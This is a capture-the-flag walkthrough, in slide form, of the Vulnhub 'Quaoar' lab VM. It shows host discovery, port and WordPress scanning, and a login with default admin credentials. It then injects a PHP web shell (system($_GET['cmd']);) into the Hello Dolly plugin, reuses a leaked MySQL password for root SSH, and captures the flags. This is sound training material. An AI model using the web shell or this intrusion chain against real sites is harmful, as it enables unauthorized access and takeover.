Quaoar Vulnhub's vulnerable lab challenge

Information Security Inc.

Contents

- About Vulnhub

- Target VM

- Test Setup

- Walkthrough

- References

About Vulnhub

- To provide materials that allows anyone to gain practical 'hands-on' experience in digital security, computer software & network administration

Target VM

- Target VM: Quaoar

- Download the ova file
  https://download.vulnhub.com/hackfest2016/Quaoar.ova

- Import the ova file into your favorite hypervisor;

  Quaoar.ova

- Attach a DHCP enabled interface to the machine and run it

- Objective
Find the flags

Test Setup

◎ Testing environment

  Linux Kali (attacker) >>> Quaoar (target vm)

iSEC
information security inc.

Walkthrough

◎ From the attacker machine run the following command to find out Target VMs IP address:

```
root@LUCKY64:/opt3# netdiscover -i eth2 -r 192.168.254.0
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____
  IP              At MAC Address       Count   Len   MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.254.1    00:50:56:c0:00:08      1      60    Unknown vendor
192.168.254.2    00:50:56:ef:1d:d2      1      60    Unknown vendor
192.168.254.151  00:0c:29:9f:16:eb      1      60    Unknown vendor
192.168.254.254  00:50:56:f8:dd:d5      1      60    Unknown vendor
```

iSEC
information security inc.

Walkthrough

◎ Scan the target machine IP (192.168.254.151)


```
root@LUCKY64:/opt3# ./Scan.py
TCP port 22 is open
TCP port 53 is open
TCP port 80 is open
TCP port 110 is open
TCP port 139 is open
TCP port 143 is open
TCP port 445 is open
TCP port 993 is open
TCP port 995 is open
```

iSEC
information security inc.

Walkthrough

◎ Explore Port 80 in a browser

◎ Nothing too interesting

Information Security Confidential - Partner Use Only

iSEC
information security inc.

Walkthrough

◎ Use dirb to scan the web application, found wordpress

Information Security Confidential - Partner Use Only

iSEC
information security inc.

Walkthrough

◎ Scanning wordpress using wpscan and enumerate the users

Information Security Confidential - Partner Use Only

Walkthrough

◎ Scanning wordpress using wpscan and enumerate the users, username admin still used

```
[+] Enumerating usernames ...
[+] Identified the following 2 user/s:
    +----+--------+--------+
    | Id | Login  | Name   |
    +----+--------+--------+
    | 1  | admin  | admin  |
    | 2  | wpuser | wpuser |
    +----+--------+--------+
[!] Default first WordPress username 'admin' is still used
```

iSEC
information security inc.

Walkthrough

◎ Attempting to log in with admin:admin works!

◎ modify hello_dolly plugin with payload system($_GET["cmd"]);

Edit Plugins

File edited successfully.

Editing **hello.php** (inactive)

Select plugin to edit: Hello Dolly

```
/*
Plugin Name: Hello Dolly
Plugin URI: http://wordpress.org/plugins/hello-dolly/
Description: This is not just a plugin, it symbolizes the hope and enthusiasm of an entire generation summed
up in two words sung most famously by Louis Armstrong: Hello, Dolly. When activated you will randomly see a
lyric from <cite>Hello, Dolly</cite> in the upper right of your admin screen on every page.
Author: Matt Mullenweg
Version: 1.6
Author URI: http://ma.tt/
*/

system($_GET["cmd"]);
```

Plugin Files

hello.php

iSEC
information security inc.

Walkthrough

◎ leak the mysql password

Information Security Confidential - Partner Use Only

iSEC
information security inc.

Walkthrough

◎ leak the mysql password, is the same as the root password

◎ SSH login


```
root@LUCKY64:~# ssh -l root 192.168.254.151
The authenticity of host '192.168.254.151 (192.168.254.151)' can't be established.
ECDSA key fingerprint is SHA256:+ODdJgfptUyyVzKI9wDm804SlXxzmb4/BiKsHCnHGeg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.254.151' (ECDSA) to the list of known hosts.
root@192.168.254.151's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)

 * Documentation:  https://help.ubuntu.com/

  System information as of Mon Oct 30 22:21:59 EDT 2017

  System load:  0.0               Processes:            101
  Usage of /:   30.9% of 7.21GB   Users logged in:      0
  Memory usage: 39%               IP address for eth0:  192.168.254.151
  Swap usage:   3%                IP address for virbr0: 192.168.122.1

  Graph this data and manage this system at https://landscape.canonical.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Jan 15 11:23:45 2017 from desktop-g0lhb7o.snolet.com
root@Quaoar:~# id
uid=0(root) gid=0(root) groups=0(root)
```

Information Security Confidential - Partner Use Only

iSEC
information security inc.

Walkthrough

◎ Capture the flags, wpadmin flag

```
root@Quaoar:/home/wpadmin# pwd
/home/wpadmin
root@Quaoar:/home/wpadmin# ls -hla
total 12K
drwxr-xr-x 2 root     root     4.0K Oct 22  2016 .
drwxr-xr-x 3 root     root     4.0K Oct 24  2016 ..
-rw-r--r-- 1 wpadmin wpadmin    33 Oct 22  2016 flag.txt
root@Quaoar:/home/wpadmin# cat flag.txt
2bafe61f03117ac66a73c3c514de796e
```

iSEC
information security inc.

Walkthrough

◎ Capture the flags, root flag

```
root@Quaoar:~# pwd
/root
root@Quaoar:~# ls -hla
total 48K
drwx------   6 root root 4.0K Nov 30  2016 .
drwxr-xr-x 22 root root 4.0K Oct   7  2016 ..
drwx------   2 root root 4.0K Oct   7  2016 .aptitude
-rw-------   1 root root  368 Jan 15  2017 .bash_history
-rw-r--r--   1 root root 3.1K Apr 19  2012 .bashrc
drwx------   2 root root 4.0K Oct 15  2016 .cache
----------   1 root root   33 Oct 22  2016 flag.txt
-rw-r--r--   1 root root  140 Apr 19  2012 .profile
drwx------   2 root root 4.0K Oct 26  2016 .ssh
-rw-------   1 root root 4.7K Nov 30  2016 .viminfo
drwxr-xr-x  8 root root 4.0K Jan 29  2015 vmware-tools-distrib
root@Quaoar:~# cat flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
```

iSEC
information security inc.

References

- Vulnhub website
https://www.vulnhub.com

- Vulnerable VM download
https://download.vulnhub.com/hackfest2016/Quaoar.ova